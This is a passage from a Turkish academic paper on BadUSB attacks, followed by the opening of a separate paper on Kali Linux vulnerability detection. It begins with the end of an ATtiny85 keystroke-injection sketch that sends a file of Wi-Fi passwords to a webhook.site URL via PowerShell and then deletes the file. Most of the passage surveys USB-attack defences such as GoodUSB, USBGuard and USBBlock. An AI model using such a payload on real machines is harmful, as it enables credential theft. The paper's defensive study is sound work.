  
DigiKeyboard.delay(1000);  
  
DigiKeyboard.sendKeyStroke(KEY_ENTER);  
  
DigiKeyboard.delay(1000);  
  
DigiKeyboard.print("powershell Invoke-WebRequest -Uri  
https://webhook.site/*****-Method POST -InFile Wi-Fi-PASS");  
  
DigiKeyboard.delay(3000);  
  
DigiKeyboard.sendKeyStroke(KEY_ENTER);  
  
DigiKeyboard.delay(5000); DigiKeyboard.print("del Wi-* /s /f /q");  
  
DigiKeyboard.delay(3000);  
  
DigiKeyboard.sendKeyStroke(KEY_ENTER);  
  
DigiKeyboard.delay(3000); DigiKeyboard.print("exit");  
  
DigiKeyboard.delay(1000);  
  
DigiKeyboard.sendKeyStroke(KEY_ENTER);  
  
for(;;) { }  
  
}
```

6.4. USB Saldırılarını Önleme Yöntemlerinin İncelenmesi

Bir USB belleğin güvenli olarak bağlanması için aşağıdaki sorular kontrol edilmelidir:

1. Flash sürücünüzün belleğini kimin geliştirdiğini biliyor musunuz?
2. Belleğin arka kapılar ve kötü amaçlı işlevler açısından denetlendi mi?
3. Sürücünüzde çalışan belleğin üretim sırasında veya sonrasında kötü amaçla değiştirilmediğini onaylayabilir misiniz?

Eğer yukarıdaki soruların herhangi birine “evet” cevap verilemiyorsa bu USB cihazı güvenilir değildir. Güvenilmeyen USB cihazı bilgisayarınızdaki verileri saldırgan tarafından çalınmasını sağlayabilir ve cihazınızda arka kapı açılmasına sebep olabilir. Sıfır olmayan bir USB bellek içinde bunlar geçerlidir çünkü ne kadar güvenilir olduğu bilinmemektedir. Bu sebepten dolayı güvenilirliği teyit edilemeyen USB belleklere karşı alınabilecek yöntemlerden bazıları şunlardır;

•**Engelleme:** Aygıt Yöneticisi'nde USB'nin kullanılmasını engelleyebilirsiniz. Farenin sağ tuşuyla istediğiniz USB denetleyicisini seçin ve "cihazı devre dışı bırak" seçeneğine tıklayın.

•**Ayrıcalık kısıtlaması:** Kullanıcı Hesabı Denetimi'ni kullanmaya ek olarak, bir sistem yöneticisi, kullanıcının görevlerini yerine getirmesi için her zaman minimum erişim hakları vermelidir. Bu, yönetici ayrıcalıkları olmadan kullanıcı hesaplarını kullanmayı ve komut istemi yükseltmesine (örneğin) erişimi kısıtlamayı içerir. Bu, HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\ yoluna "DisableCMD" adlı bir anahtar dahil edilerek kayıt defteri yoluyla elde edilebilir. Etkinleştirmek için anahtarın 2 değerine sahip olması gerekir. Bu anahtar bir dosyaya aktarılabilir ve bir kuruluş içindeki birkaç bilgisayara otomatik olarak uygulanabilir.

•**Özel araçların kullanılması:** Piyasadaki birçok çözüm, bu tür tehditleri ele almayı vaat ediyor. Çoğu, yalnızca siber güvenlikten sorumlu teknisyenler tarafından dikkatli bir şekilde yapılandırılırsa işe yarasa da, davranış kalıplarını belirlemeye çalışan sistemler çok hızlı bir şekilde gelişiyor ve bu tür tehditleri belirlemede etkili olduklarını kanıtlıyor. Piyasada iyi bilinen USB tipi siber saldırıları önlemek için kullanılan araçları inceleyecek olursak;

6.4.1. Goodusb

İşletim sisteminin hakkında hiçbir şey bilmediği bir USB aygıtına karşı koruma sağlamak için, kullanıcının yönlendirmelerine ihtiyaç vardır. Fakat kullanıcı da işletim sistemi ile aygıt arasında bir müdahalede bulunamıyor. Bu sorunu çözebilmek için GoodUSB kullanılır. Kötü niyetli USB belleğine karşı uçtan uca ve sistematik bir çözüm olarak GoodUSB, yalnızca özelleştirilmiş bir Linux çekirdeğini değil, aynı zamanda çalışma sırasında şüpheli cihazları yeniden yönlendirmek için bir GUI'yi ve bir HoneyPot KVM'yi (HoneyUSB) destekleyen bir kullanıcı alanı arka plan programı içerir.

GoodUSB aynı zamanda, bir USB kulaklıktaki mikrofonu kapatmak ve hoparlörü açık tutmak gibi, bir USB cihazını kişiselleştirmek için de kullanılabilir [20].

USB aygıtı ana makineye ilk kez takıldığında, çekirdekteki aygıt sınıfı tanımlayıcısı, SHA1 şifresini almak için, üretici yazılımının parmak izini almaya çalışır. Çekirdek daha sonra diğer eylemleri askıya alır ve cihazı etkinleştirmeden önce cihaz hakkındaki bilgileri, user-space daemon(gud)'a gönderir. GoodUSB user-space daemon (gud), kullanıcının bu cihazla ilgili beklentisini soran bir GUI açar.

Daha sonra kullanıcının bu cihazın bağlanmasına izin vereceği başka bir GUI açılır. Bu aşama sonrasında gud, ihtiyacı olan tüm bilgilere sahip olur ve çekirdeğe iletir. Cihaz tekrar takıldığında çekirdek onu tanıır ve kullanıcıdan gud aracılığıyla onay ister.

Bu aşamada ekranda gud ile birlikte bir dinozor görünür. Eğer bu dinozor yeşil ise fakat kullanıcı kırmızı olması gerektiğini biliyorsa, "Bu benim cihazım değil." seçeneğine tıklar. Bunun üzerine cihaz, davranışlarının incelenmesi için HoneyUSB'ye yönlendirilir [20].

6.4.2. Usb Condom

Cihazlarınızı kablosuz veya kablolu İnternet veya USB güç şarj istasyonları gibi halka açık herhangi bir şeye bağlarsanız, bunların güvenli olmadığını varsaymak en iyisidir.[38] Juice Jacking, genellikle USB üzerinden veri bağlantısı işlevi gören bir şarj bağlantı noktası içeren bir tür siber saldırıdır. Bu genellikle ya kötü amaçlı yazılım yüklemeyi ya da bir akıllı telefon, tablet veya başka bir bilgisayar cihazından hassas verilerin gizlice kopyalanmasını içerir. USB

Condom ise Juice Jacking veri aktarım siber saldırısına engel olur. Cihazınızı herkes tarafından ortak kullanılan halka açık USB güç istasyonlarına bağlarken saldırgan tarafından Juice Jacking veri aktarım siber saldırısı ile veri çalınma tehlikesi göz önünde dolaylı int3.cc şirketi tarafından piyasaya çıkan bir basit ara bağlantı devresidir [21].

USB Condom Bilgisayar, Telefon, Tablet vb. cihazların USB portu üzerinden şarj olurken veri aktarmak kanallarını iptal edip sadece güç kanallarını aktif olarak kullanılmasını sağlayan, veri aktarımına engel olan bir ara devre cihazıdır. INT3.CC şirketi tarafından ilk olarak geliştirilmiştir. Son zamanlarda Artan Juice Jacking saldırıları USB Condomların tercih edilme ihtimali arttırmaktadır. USB Condom tarafından korunulacak saldırılar şu şekildedir;

- Juice Jacking saldırısı: Bu tür bir saldırı, cihazınıza gizlice kötü amaçlı yazılım yükleyerek telefonunuzdaki tüm hassas verileri kopyalayabilir [21].
- BadUSB saldırısı: Bu tür bir saldırı, USB belleğindeki güvenlik açıklarından yararlanır ve cihazın komutları uzaktan yürütmesini sağlar [21].
- USB Killer saldırısı: Bu, yüksek voltajlı güç dalgalanmaları gönderen ve cihazı anında kullanılamaz hale getirecek şekilde yakan çok ciddi bir saldırı türüdür [21].

6.4.3. USG

Özellikler son zamanlarda artmakta olan güvenlik sorunları ve sürekli farklı çeşitlerdeki kötü amaçlı yazılımlar, hemen hemen herkesin verilerini tehlikeye atıyor bu sebeple can sıkıma devam etmektedir. Dijital ortamlardaki tehditlere karşı koymak için USG cihazını kullanabilirsiniz. USG adı verilen bu küçük cihaz sayesinde bilgisayarınız arasında bir güvenlik duvarı oluşturabilirsiniz. USG USB-KİLLER gibi fiziksel saldırılardan koruyamamaktadır [22].

USG, USB bağlantı noktanız(portlarınız) ve güvenilmeyen USB cihazları arasında bulunan bir donanım dongledir. Açık kaynaklı donanım dongleleri Yeni Zelanda'da Robert Fisk donanım uzmanı tarafından üretilmiş. Bu donanım özellikle güvenlik kısımlarına önem veren kişiler için özel olarak üretilmiş. Bilgisayarınızla güvenilmeyen bir USB aygıtı arasında bağlantı kurarak, dahili bir donanım güvenlik duvarı ile kötülüğü izole eder. Ayrıca cihazınızı virüslü bilgisayarlardan gelen saldırılara karşı da koruyabilmektedir. USG'nin belleği(firmware) tamamen açık ve denetlenebilir olduğundan ona güvenebilirsiniz. Fakat açık kaynaklı olmasına rağmen hala güvenmiyorsanız planları indirebilir ve kendinizinkini oluşturabilirsiniz. USG USB Condom'a göre şarj hariç diğer konularda daha başarılıdır [22],[23].

6.4.4. Duck Hunt

Rubber Ducky, klavye gibi davranan ve çok yüksek hızlarda kendi başlarına yazabilen küçük USB cihazlarıdır. Çoğu işletim sistemi tüm klavyelere otomatik olarak güvendiği için, bu saldırılardan kendinizi korumak zordur.

DuckHunt, daemon olarak çalışan klavye kullanımınızı sürekli izleyen, Rubber Ducky saldırısını yakalayıp önleyebilecek küçük ve verimli bir komut dosyasıdır. Teknik olarak her türlü tuş vuruşlu saldırıyı önlemeye yardımcı olur.

Koruma Politikasını inceleyecek olursak;

- Paranoyak: Bir saldırı algılandığında kullanıcının belirlediği parola girilene kadar klavye kullanımına izin verilmez. Ayrıca saldırı loglanır.

- Normal: Bir saldırı algılandığında kullanıcının belirlediği parola girilene kadar klavye kullanımına izin verilmez. Ayrıca saldırı loglanır.

- Gizli: Bir saldırı algılandığında birkaç anahtar (saldırıyı bozmaya yetecek kadar) atılacaktır. Ayrıca saldırı loglanır.

- LogOnly: Bir saldırı algılandığında sadece saldırı olduğunu loglar. Durdurmaya çalışmaz.

Program kara listesi: Genel olarak kullanmadığınız programlar varsa (örn. cmd, powershell), bu programlarla etkileşime geçildiğinde DuckHunt tarafından şüpheli görülür ve koruma politikasına göre işlem yapılır [10].

6.4.5. Usbfilter

İstenmeyen USB paketlerini, ana bilgisayar işletim sisteminde hedeflerine ulaşmadan önce belirler ve ana bilgisayarlara yönelik saldırıları durdurabilir. Çok çeşitli özelliklere dayalı işlevselliğe açıkça izin veren veya reddeden kuralların oluşturulmasına olanak tanır.

Filtreleme kuralları aşağıdaki öğelere göre uygulanabilir:

VID: Belirli bir satıcıya ait tüm cihazları engellemek veya bunlara izin vermek için,

PID: Ürün kimliklerine göre belirli cihazları engellemek veya bunlara izin vermek için,

VID/PID: Belirli bir satıcıdan belirli cihazları engellemek veya bunlara izin vermek için,

Families: Belirli cihaz sınıflarını engellemek veya bunlara izin vermek için uygulanabilir [24].

6.4.6. Usblock

USBBlock, insan ve BadUSB benzeri saldırı yazma dinamikleri arasındaki zamansal boşluktan yararlanan bir savunma yöntemidir. Tasarım varsayımı, bir USB ana bilgisayar monitörünün (yani, USB kilidi) alınan USB paketlerinin kesin zamanlama bilgilerine erişiminin olması ve insanların normal yazma davranışı ile BadUSB'nin anormal tuşa basma sırası (AKS) zamanlamaları arasında hızlı bir şekilde ayırım yapabilmesidir.

AKS'nin basit bir durumu, " hızlı (tuşa basma) olay dizisidir " (RES). Bir zaman eşik değeri t ve bir dizi eşik değeri s olmak üzere iki bileşen kullanarak bir RES tanımlanır. Her biri arasında t saniyeden daha az bir varışlar arası süreye sahip ardışık s tuşa basma dizisini gözlemlediğimizde bir RES oluştuğunu söylenir. Bir RES meydana gelirse, bir savunma eylemi gerçekleştirilmelidir.

USBBlock'un yetenekleri, mevcut nesil Ducky Script kötü amaçlı yüklerine karşı bir savunma gerçekleştirme örneği ile daha iyi gösterilmiştir. Bir USB monitörü, ana sistemde bir yazılım parçası olarak çalışır ve t ve s parametrelerini kullanarak, bağlı her bir USB cihazı tarafından bir RES için gönderilen tuşa basmaların varışlar arası sürelerini ölçer. Bir RES algılandığında, USB monitörü USB hub'ına USB bağlantı noktasının gücünü birkaç (örneğin on) saniye (yapılandırılabilir) kapatması talimatını verir. Ayrıca işletim sistemine ilgili aygıt sürücüsünü kaldırması (bağını kaldırması) talimatını verir. Bu aslında şüpheli cihaza erişimi engeller. Bu eylemleri gerçekleştirmek için bir donanım parçası gereklidir. Bağlantıyı kesme yaklaşımı, saldırının kaynaklandığı belirli USB bağlantı noktasına takılmış olabilecek diğer USB aygıtlarına bağlantıyı yeniden sağlamak için kullanıcı müdahalesi ihtiyacını ortadan kaldırır. Bu tasarımın şüpheli olaylara oldukça agresif bir yanıt vermeyi tercih ettiği iddia

edilebilir. Engelliliğe yönelik iki aşamalı yaklaşımımızın bunu dikkate aldığına inanıyoruz. Kullanıcıların, kötü niyetli bir cihazdan bulaşma riskini almaktansa, normal akışta ara sıra kesintileri fark etmeleri (olay gerçekten insan kaynaklıysa) daha iyidir. Sık kesintiler, bir saldırının devam ettiğini gösterir (örneğin, bir USB sürücüsü saldırıyı yeniden başlatmaya çalışıyor). Bu durumda BT destek personelinin arızalı sistemi incelemesi daha iyi olacaktır [18].

6.4.7. USB Whitelisting

Günümüzde şirketlerin çoğu çalışanlarının USB cihazları kullanmasını yasaklamaktadır. Bunun sonucu olarak çalışanlar kolaylıkla bilgi saklama ve taşıma sağlayan cihazlardan yararlanamamaktadırlar. Sadece güvenilen USB aygıtlarını içeren bir whitelist ile çalışanlar bu aygıtları işleri için kullanabileceklerdir.

Kullandıkları servislere ve seri numaralarına göre USB cihazlarına kendine özgü bir parmak izi oluşturulur. Listedeki aygıtlardaki USB aygıtı saldırganlar tarafından değiştirilip modifikasyona uğrarsa, yeni parmak izi farklı olacağından tespit edilip engellenebilecektir. Ek olarak, aygıtlar ilk seferkinden farklı servislere erişim isterse de engelleneceklerdir [25].

6.4.8. Usb Wall

USBWall, kötü amaçlı yeniden programlanmış USB aygıtlarına karşı geliştirilmiş bir güvenlik uygulamasıdır. USBWall bir gömülü mikro-bilgisayarla kullanıcının makinesine bağlanır. Bu mikro-bilgisayar kullanıcının USB kontrolleri ve bağlanan cihazlar arasında fiziksel bir duvar görevi görür. Buradaki amaç ana makineyi bağlanan cihazlardan ayırmaktır. Bağlanan herhangi bir USB aygıtı her türlü işlemde önce USBWall'a bağlanacaktır. Sadece USBWall tarafından onaylanan cihazlar, uygulama tarafından ana makineye yönlendirilecektir. Popüler anti-virüs programlarının bile keşfedemediği birçok saldırı USBWall tarafından sağlanan izole ortamda kontrol edildiği için kullanıcı bilgisayarlarında efektif koruma sağlar [26].

6.4.9. Usbguard

USBGuard, bir Linux sistemine takılabilen USB aygıtlarının yetkilendirilmesi için kullanılan bir güvenlik çerçevesidir. Bir sistemi kötü amaçlı USB aygıtlarından veya makinedeki USB bağlantı noktalarının yetkisiz kullanımından korumak isteyen kullanıcılar için bu program, USB aygıtlarının bir ana bilgisayar sistemiyle nasıl etkileşim kurabileceğini belirlemek üzere bir dizi detaylandırılmış politika seçeneği sunar. USB aygıtları için çekirdek yetkilendirmesi (kernel authorization) zaten mevcut olsa da USBGuard gibi programlar bu mekanizmaları kullanarak politikalar oluşturmayı kolaylaştırır.

Yetkisiz veya kötü amaçlı USB bağlantı noktası kullanımını, bağlanmalarına izin verilen aygıt türlerini kontrol ederek veya USB aygıtı olaylarına göre belirli işlemleri yaparak engellemek mümkündür. USBGuard'ın arkasındaki fikir, bir kullanıcının sistemlerinde izin verilmesini belirleyebileceği bir dizi onaylanmış cihazın bulunması ve USBGuard'ın bu kısıtlamaları zorlamasıdır. Bir dizi cihaz için, onaylanan USB cihazlarından izin verilen davranışları da belirten bir beyaz liste veya kara liste oluşturulabilir.

Aygıtlar için bir beyaz liste (veya kara liste) oluştururken, yanıtlanması gereken bir soru şu: "Bu cihazın bana ait olup olmadığını nasıl anlayabilirim?" Tanımlama sisteminin, tarayıcılar ve fareler gibi yazılamayan cihazlarda bile çalışması gerekir. USBGuard, kullanıcının sahip olduğu her bir aygıtın adını, üreticisini ve modelini, varsa seri numarasını, arabirim türünü ve bağlı olduğu bağlantı noktasını temel alarak beyaz listeye almak istediği bir hash oluşturarak bunu yapmaya çalışır.

USBGuard, sisteme bağlanan USB aygıtlarını yetkilendirmek veya yetkisini kaldırmak için temel çekirdek USB yetkilendirme mekanizmasını kullanarak çalışır. Bir daemon, kullanıcının belirttiği herhangi bir politikaları uygulamak için USB olaylarını bekler. Paylaşılan bir kütüphane olan libusbguard, USBGuard'ın işlevselliğini kullanmak isteyen kendi programlarını oluşturmak için üçüncü taraf uygulamalar için bir API dışı aktarır. USBGuard, önyükleme süresinde, USB saldırıları hakkında hiçbir şey yapamasa da işletim sistemi çalışmaya başladıktan sonra bağlantı noktalarını koruyabilir [22].

USBGuard, kullanıcının cihazları tanımlamak için sahip olduğu cihazlar hakkında bilgi toplar ancak mevcut olan her USB cihazı için benzersiz bir hash oluşturmak mümkün değildir. USBGuard bir hash oluşturmak için öncelikle bilgisayardaki bir bağlantı noktasına bağlandığında, aygıttan ana bilgisayara gönderilen bir veri yapısı olan USB cihaz tanımlayıcısı içindeki bilgilere bakar. Cihaz tanımlayıcısı, USB cihazının üreticisi ve model kimliğini içerir. Tanımlayıcı ayrıca seri numarası için bir alan içerir, ancak USB spesifikasyonu bunu USB depolama aygıtları dışında isteğe bağlı bir alan haline getirir. Bu nedenle, seri numarasının mevcut olacağı garanti edilmez.

Varsa seri numarası bilgileriyle karma oluşturmak daha iyidir, ancak yoksa USBGuard için varsayılan davranış, bağlı cihaz için bağlantı noktasına özgü kuralları etkinleştirmektir. Belgeler, bunun, söz konusu cihazın her zaman fiziksel olarak belirli bir bağlantı noktasına bağlı olduğu varsayımıyla, seri numarası olmayan cihazlar için politikanın atlanması daha zor olmasını sağlamanın bir güvenlik önlemi olduğunu not eder [22].

USBGuard politikasının yapılandırılması, kullanıcının bir aygıtı belirli özelliklere göre izin vermek, engellemek veya reddetmek isteyip istemeyeceğini belirlemesine olanak tanıyan kural tabanlı bir dil kullanılarak gerçekleştirilir. Engellenmiş bir aygıt, işletim sistemi tarafından bağlı olarak listelenir ancak bu aygıt için iletişime izin verilmez. Reddedilen bir aygıt, bağlantı noktasına takıldıktan sonra tamamen yok sayılır.

Ana bilgisayara bir aygıt eklendiğinde, eşleşen bir kural bulunana kadar kurallar listesi baştan sona taranır veya eşleşme olmadan sonuna ulaşırsa varsayılan (default) bir kural uygulanır [22].

6.4.10. Cinch

Cinch, çevre birimlerini mantıksal olarak ayrı, güvenilmeyen bir makineye bağlamak için sanallaştırmayı kullanır ve güvenilmeyen makine ile korumalı makine arasında bir ara katman içerir. Bu katman, kullanıcı tarafından yapılandırılan politikalara göre cihazlarla etkileşimi düzenler. Cinch, mevcut işletim sistemleriyle bütünleşir, gerçek dünya saldırılarını engelleyen politikaları uygular ve düşük ek yüke sahiptir.

Günümüzün ticari sistemleri için cihaz güvenliğini hedefleyen çözümler, genellikle farklı modeller altında tasarlanırlar, bu görev için yeterli değildir. Temel sorun, ticari işletim sistemlerindeki I/O alt sistemlerinin güvenlik özellikleri için doğal bir temel olarak hizmet edebilecek organize bir soyutlamaya sahip olmamasıdır.

Cinch, aşağıdaki gereksinimlerle başlar:

- Cinch, bilgisayarın geri kalanıyla (bellek erişimi, kesintiler vb.) doğrudan etkileşimi önleyerek, fiziksel bağlantıya rağmen çevre veri yollarının "uzak" görünmesini sağlamalıdır.

•Cinch'e göre, "uzak" cihazlar ile bilgisayarın geri kalanı arasındaki trafik dar bir tıkanma noktasından geçmelidir. Bu tıkanıklık noktası daha sonra güvenilmeyen cihazlarla etkileşimleri denetleyen ve bunlara aracılık eden savunmaları dağıtmak için uygun bir konum haline gelir.

•Cinch taşınabilir olmalıdır, çünkü Cinch'in kendisinin farklı işletim sistemleri için yeniden tasarlanmasına veya yeniden uygulanmasına gerek yoktur.

•Cinch esnek ve genişletilebilir olmalıdır: kullanıcılar, operatörler ve yöneticiler çok çeşitli savunmaları hızla geliştirip dağıtabilmelidir.

•Cinch, gecikme ve verim açısından makul bir ek yük getirmelidir [5].

•**Grup ilkeleri:** Lastik Ördek saldırısı, klavye kısayollarını kullanarak "yürüt" menüsünü açma yeteneğini varsayar. Bir Grup İlkesi Nesnesi (GPO) bu menüye erişimi yasaklamak için uygulanabilir. Grup ilkesi düzenleyicisinde, başlangıç menüsünü düzenleyen yönetim şablonlarında bulunabilir.

•**Bilgi ve farkındalık:** Kullanıcıları toplum mühendisliğinin tehlikeleri konusunda yönlendirerek ve bilinçlendirerek ve kötü niyetli kişilerin insanların güveninden nasıl yararlanabileceğini pratik bir şekilde göstererek iyi sonuçlar elde edilebilir.

7. Sonuç

Birçok son kullanıcı ve kurum çalışanı, güvenliği ihlal edilmiş USB cihazlarının oluşturduğu riskin farkında değildir ve bu tehdide karşı korumasız kalır. Bu nedenle, bu çalışmada siber uzayda yer alan varlıkların siber saldırılardan sosyal mühendisliğin en etkili kullanım yöntemlerinden biri olan USB ile siber saldırı yönteminin hangi boyutta etkili olabileceğini ve bu saldırı yöntemiyle neler yapılabileceğini inceleyip, örnek saldırı senaryolarıyla Attiny85 ile BADUSB yaratma konusunda fikir sahibi olup, bu saldırı yöntemlerine dair geliştirilmiş savunma yöntemlerini inceledik.

Kaynakça

- [1] Ayub, M.F., Saleem, M.A., Altaf, I., Mahmood, K. ve Kumari, S. (2020). Fuzzy extraction and PUF based three party authentication protocol using USB as mass storage device, Journal of Information Security and Applications, 55, 102585.
- [2] Yang, F.Y., Wu, T.D. ve Chiu, S.H. (2010). A secure control protocol for USB mass storage devices, IEEE Transactions on Consumer Electronics, 56(4), 2239–2343.
- [3] Al-Zarouni, M. (2006). The reality of risks from consented use of USB devices.
- [4] Phule, P. ve Kulkarni, R. (2015). Unintentional use of USB channels and protection - INPRESSCO, <https://inpressco.com/wp-content/uploads/2015/02/Paper52288-299.pdf>.
- [6] Thomas, T., Piscitelli, M., Nahar, B.A. ve Baggili, I. (2021). Duck Hunt: Memory forensics of USB attack platforms, Forensic Science International: Digital Investigation, 37, 301190.
- [7] Tian, J., Scaife, N., Kumar, D., Bailey, M., Bates, A. ve Butler, K. (2018). SoK:" Plug & Pray" today—understanding USB insecurity in versions 1 through C, 2018 IEEE Symposium on Security and Privacy (SP), IEEE, s.1032–1047.
- [8] Tischer, M., Durumeric, Z., Foster, S., Duan, S., Mori, A., Bursztein, E. Ve Bailey, M. (2016). Users really do plug in USB drives they find, 2016 IEEE Symposium on Security and Privacy (SP), IEEE, s.306–319.
- [9] Tian, D.J., Scaife, N., Bates, A., Butler, K. ve Traynor, P. (2016). Making {USB} Great Again with {USBFILTER}, 25th USENIX Security Symposium (USENIX Security 16), s.415–430.
- [10] Rich, D. (2007). Authentication in transient storage device attachments, Computer, 40(4), 102–104.

- [11] Angel, S., Wahby, R.S., Howald, M., Leners, J.B., Spilo, M., Sun, Z., Blumberg, A.J. ve Walfish, M. (2016). Defending against malicious 75 peripherals with Cinch, 25th USENIX Security Symposium (USENIX Security 16), s.397–414.
- [12] Tian, D.J., Bates, A. ve Butler, K. (2015). Defending against malicious USB firmware with GoodUSB, Proceedings of the 31st Annual Computer Security Applications Conference, s.261–270.
- [13] Kharraz, A., Daley, B.L., Baker, G.Z., Robertson, W. ve Kirda, E. (2019). {USBESAFE}: An {End-Point} Solution to Protect Against {USB-Based} Attacks, 22nd International Symposium on Research in Attacks, Intrusions and Defenses (RAID 2019), s.89–103.
- [14] Blanchet, S. (2018). BadUSB, the threat hidden in ordinary objects.
- [15] Nohl, K. ve Lell, J. (2014). BadUSB-On accessories that turn evil, Black Hat USA, 1(9), 1–22.
- [16] D’Arcy J. and Hovav A. Deterring Internal Information Misuse, Communications of the ACM, October 2007, Vol. 50 No.10
- [17] Adams A. and Sase M. A. Users Are Not The Enemy, Communications of the ACM, December 1999, Vol. 42 No.12
- [18] D.V. Pham , A. Syed , M.N. Halgamuge , Universal serial bus based software attacks and protection solutions, Digit. Investig. 7 (3-4) (2011) 172–184 . [http://refhub.elsevier.com/S2667-2952\(21\)00008-8/sbref0009](http://refhub.elsevier.com/S2667-2952(21)00008-8/sbref0009)
- [19] L.J. Camp. 2009. Mental models of privacy and security. Technology and Society Magazine, IEEE 28, 3 (Fall 2009), 37–46. DOI: 10.1109/MTS.2009.934142.
- [20] Raising awareness of cyber security concerns regarding the use of USB ..., https://rocys.ici.ro/documents/73/2019_spring_article_9.pdf Raising awareness of cyber security concerns regarding the use of USB peripherals, TICU, Marian 2019
- [21] Choi, J. (2015). Countermeasures for BadUSB Vulnerability, Inscrypt 2015.
- [22] Hayden, E. (2019). USB attacks: Big threats to ICS from small devices, <https://www.techtarget.com/searchsecurity/feature/USB-attacks-Big-threats-to-ICS-from-small-devices>.
- [23] ManageEngine, c. (2022). BADUSB attack prevention, <https://www.manageengine.com/device-control/badusb.html#link15>.
- [24] Neuner, S., Voyiatzis, A.G., Fotopoulos, S., Mulliner, C. ve Weippl, E.R. (2018). USBBlock: Blocking USB-Based Keypress Injection Attacks, DBSec.
- [25] Cirelly, J. (2021). BadUSB - what is it and how to avoid it in 2022 step-by-step guide, <https://www.comparitech.com/net-admin/what-is-badusb/>.
- [26] Davejingtian, d. (2015). Defending against malicious USB firmware with goodusb, <https://davejingtian.org/2015/12/03/defending-against-malicious-usb-firmware-with-goodusb/>.
- [27] Compile, c. (2021). USB condoms are Life Savers for travellers, <https://compile.blog/usb-condoms-are-life-savers/>.
- [28] Gelgez, g. (2017). USB Bellekten Bulaşan virüslere karşı USB cihazı ile Harici Güvenlik duvarı yapın!, <https://www.gelgez.net/usb-bellekten-bulasan-viruslere-karsi-usb-cihaz-i-ile-harici-guve>
- [29] FISK, R. (2019). Home · Robertfisk/USG Wiki, <https://github.com/robertfisk/USG/wiki>
- [30] Brown, P. (2013). Filtering and splitting for USB devices in vmware view 5.1 and Horizon View 5.2, <https://communities.vmware.com/t5/Legacy-User-Blogs/Filtering-and-Splitting-for-USB-Devices-in-VMware-View-5-1-and/ta-p/2767814>.
- [31] Mohammadmoradi, H. ve Gnawali, O. (2018). Making whitelisting-based defense work against badusb, Proceedings of the 2nd International Conference on Smart Digital Environment, s.127–134.
- [32] Kang, M. ve Saiedian, H. (2017). USBWall: A novel security mechanism to protect against maliciously reprogrammed USB devices, Information Security Journal: A Global Perspective, 26, 1–20.

KALİ LINUX İLE KURUMSAL SİBER GÜVENLİK ZAFİYETLERİNİN TESPİTİ

Mehmet Mehdi TUNÇYÜZLÜ¹

¹Batman Üniversitesi, Lisansüstü Eğitim Enstitüsü, Bilgi Teknolojileri Anabilim Dalı, Batman, TÜRKİYE,
mehdi-264@hotmail.com

Özet: Siber güvenlik hayatımızın her alanında günden güne önemi artan bir konu haline gelmiştir. Özel veya Kamu Kurumsal noktalar hayati derecede önemli veriler barındırdığından buradaki verilerin korunması ve veri akışının devamlılığının sağlanması önem arz etmektedir. Makalemizde yapılan literatür taramasında kurumsal noktaların hangi siber güvenlik açıkları neticesinde saldırılara maruz kalabilecekleri ve bu saldırıların nasıl bertaraf edileceğine dair çalışmalar yer almaktadır. Yapılan literatür taramasında kali linux ile pasif ve aktif bilgi toplama araçları kullanılarak zafiyet tespitleri hakkında bilgi verilmiştir.

Anahtar Kelimeler: Siber Güvenlik, Kali Linux, Kurumsal Siber Güvenlik

Detecting Corporate Cyber Security Vulnerabilities with Kali Linux

Mehmet Mehdi TUNÇYÜZLÜ¹

¹Batman University, Institute Of Graduate Studies, Department of Information Technologies, Batman,
TURKEY, mehdi-264@hotmail.com

Abstract: Cyber security has become an increasingly important issue in every aspect of our lives. Since private or public corporate points contain vital data, it is important to protect the data here and ensure the continuity of the data flow. In the literature review made in our article, it is possible to find out which cyber security vulnerabilities corporate points may be exposed to attacks. and studies on how to eliminate these attacks. In the literature review, information was given about vulnerabilities using kali linux and passive and active data collection tools.

Keywords: Cyber Security, Kali Linux, Corporate Cyber Security

1. Giriş

